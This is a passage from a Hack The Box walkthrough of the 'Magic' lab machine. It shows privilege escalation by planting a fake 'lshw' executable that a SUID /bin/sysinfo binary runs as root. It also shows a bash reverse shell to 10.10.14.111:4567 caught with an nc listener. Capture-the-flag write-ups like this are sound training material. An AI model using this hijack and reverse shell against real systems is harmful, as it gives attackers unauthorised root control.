
→ 

```
theseus@ubuntu:/dev/shm$ chmod +x lshw
theseus@ubuntu:/dev/shm$ ls -l lshw
-rwxrwxr-x 1 theseus theseus 10 Jul 25 08:16 lshw
theseus@ubuntu:/dev/shm$ 
```

We can see that new lshw file is executable one.

Lets run /bin/sysinfo now:


/bin/sysinfo

→ 

```
theseus@ubuntu:/dev/shm$ /bin/sysinfo
====================Hardware Info====================
root@ubuntu:/dev/shm# id
root@ubuntu:/dev/shm# whoami
root@ubuntu:/dev/shm# 
```


Whoh ! We got root shell, But our bad luck. It was not giving any output as you can see above (id, whoami).

Fine! Let's start connection listener in our kali machine:
nc -lvnp 4567

→ 


```
root@kali:~/Desktop/htb/magic# nc -lvnp 4567
listening on [any] 4567 ...
```

Let's change our lshw file to spawn a reverse shell to our kali machine.
Add the following reverse shell to lshw file:
bash -c “bash -i >& /dev/tcp/10.10.14.111/4567 0>&1”
and run the sysinfo binary again as shown:

→ 

```
theseus@ubuntu:/dev/shm$ nano lshw
theseus@ubuntu:/dev/shm$ cat lshw
bash -c "bash -i >& /dev/tcp/10.10.14.111/4567 0>&1"

theseus@ubuntu:/dev/shm$ /bin/sysinfo
====================Hardware Info====================
```

And coooooool ! If we see our kali machine, We got interactive root shell..
Get root hash in root.txt and njy.



```
root@kali:~/Desktop/htb/magic# nc -lvnp 4567
listening on [any] 4567 ...
connect to [10.10.14.111] from (UNKNOWN) [10.10.10.185] 42978
root@ubuntu:/dev/shm# cd /root
cd /root
root@ubuntu:/root# cat root.txt | wc -c
cat root.txt | wc -c
33
root@ubuntu:/root# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
root@ubuntu:/root# whoami
whoami
root
root@ubuntu:/root# 
```

Thank you for reading my walkthrough of MAGIC MACHINE.

If you like my writing, drop a respect to my profile in HACKTHEBOX:
https://www.hackthebox.eu/home/users/profile/232507